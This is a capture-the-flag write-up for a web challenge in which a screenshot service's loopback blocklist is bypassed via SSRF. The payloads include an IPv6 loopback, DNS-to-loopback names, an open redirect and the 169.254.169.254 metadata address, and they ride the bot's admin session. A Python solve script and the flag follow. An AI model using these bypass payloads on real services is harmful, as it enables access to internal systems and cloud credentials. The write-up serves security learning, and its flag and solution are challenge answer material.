

A site-monitoring service sends a headless browser to any URL you give it and hands back a screenshot. Two steps:
- The internal-address blocklist matches on literal host strings, so
http://[::1]:3000/walks straight past it — and the drone is browsing as its own logged-in admin account, not anonymously. - Its profile page holds the flag, but 1400px below the fold. The viewport is only 800px tall, so the capture cuts it off. The page already ships an anchor for that section, and
#clearancemakes the browser scroll before the screenshot fires.
Challenge Description
Welcome to SiteCheck, the SkyCity fleet’s favorite web-diagnostics service since 2062!
Enlist for a free inspector account and put any website through its paces: our autonomous inspection drone flies out to the address you provide, clocks how long the page takes to load, tallies how many files it pulls down, and beams back a crisp viewport snapshot — all without you lifting a finger.
The drone politely refuses to inspect internal or local addresses. Safety first!
Initial Analysis
/register hands out an account with no email step. The dashboard exposes one interesting control:
<form action="/scan" method="post" class="scanbar"> <input name="url" placeholder="https://example.com" required> <button class="btn primary" type="submit">Run SiteCheck</button></form>A scan redirects to /result/<uuid>, which after a few seconds renders load time, resource count and a PNG:
<div class="snapshot-label">VIEWPORT SNAPSHOT · 1280×800</div><img src="/screenshots/1d9e360f-553b-4140-8b73-9cb36010b5b5.png" alt="site snapshot">The other page worth reading is /profile. It has an overview, a service-record, and then this:
<section id="clearance" class="dossier classified"> <h2>Clearance Data <span class="stamp">CLASSIFIED</span></h2> <p>Restricted personnel token — visible only to holders of this file:</p> <div class="flag-plate">REDACTED · insufficient clearance</div></section><div class="spacer" style="height:1400px" aria-hidden="true"></div>So the flag plate is per-viewer, redacted for a BRONZE inspector — and the page carries both a named anchor and a deliberate 1400px spacer. Both of those are load-bearing.
The Vulnerability
The blocklist rejects addresses by matching the host as written. Testing a spread of the usual candidates:
blocked http://127.0.0.1:3000/ blocked http://localhost:3000/ blocked http://0.0.0.0:3000/ blocked http://2130706433:3000/ (decimal) blocked http://0177.0.0.1:3000/ (octal) blocked http://example.com@127.0.0.1:3000/ ACCEPTED http://[::1]:3000/ ACCEPTED http://127.0.0.1.nip.io:3000/ ACCEPTED http://localtest.me:3000/ ACCEPTED https://httpbin.org/redirect-to?url=http://127.0.0.1:3000/profile ACCEPTED http://169.254.169.254/It denies the string 127.0.0.1 and the string localhost, so it never considers the IPv6 loopback, a DNS name that resolves to loopback, or a redirect that arrives at loopback after the check has already passed. Any one of those is enough.
The bigger finding is what comes back. Screenshotting http://[::1]:3000/profile does not produce a login page — the capture shows a personnel file headed Inspector: admin, a nav chip reading admin, and an OMEGA CLEARANCE badge.
The drone browses as admin, clearance OMEGA — its own authenticated session, not a fresh anonymous one. So its /profile renders the real flag plate rather than the redacted one. The SSRF is not there to reach an internal host; it is there to borrow the bot’s cookies.
Exploitation
The remaining problem is purely geometric. The flag plate sits under overview and service-record, and the viewport is 1280×800, so the capture stops well above it — the screenshot of /profile shows only the header and the overview section.
The page provides its own solution in the file index:
<nav class="file-index"> <a href="#overview">overview</a> <a href="#service-record">service-record</a> <a href="#clearance">clearance</a></nav>A fragment is not sent to the server, but the headless browser honours it locally: it loads the document, scrolls the element with id="clearance" into view, and only then is the screenshot taken. The 1400px spacer exists to guarantee there is room to scroll, so the section lands at the top of the frame rather than the bottom.
http://[::1]:3000/profile#clearance
Hence “fragmented reflections in the future”.
Solve Script
import urllib.request, urllib.parse, http.cookiejar, re, time, struct
B = "https://spaceship.web.2026.sunshinectf.games"jar = http.cookiejar.MozillaCookieJar("sc.cookies")op = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))
def post(path, fields, follow=True): d = urllib.parse.urlencode(fields).encode() r = urllib.request.Request(B + path, data=d) if follow: return op.open(r, timeout=30) class NoRedir(urllib.request.HTTPRedirectHandler): def redirect_request(self, *a, **k): return None o = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar), NoRedir) try: return o.open(r, timeout=30) except urllib.error.HTTPError as e: return e
def login(u="kudarecon", p="Passw0rd!2062"): try: post("/register", {"username": u, "password": p}) except Exception: pass post("/login", {"username": u, "password": p})
def scan(url, wait=25): r = post("/scan", {"url": url}, follow=False) loc = r.headers.get("location") if not loc: return None for _ in range(wait): b = op.open(B + loc, timeout=30).read().decode() if "Lost in the ether" not in b: return b time.sleep(2)
def shot(url, name): b = scan(url) m = re.search(r'src="(/screenshots/[^"]+)"', b) png = op.open(B + m.group(1), timeout=30).read() open(name, "wb").write(png) return name
login()shot("http://[::1]:3000/profile#clearance", "flag.png")Flag
sun{fr4gm3nt3d_r3fl3ct10ns_1n_th3_futur3}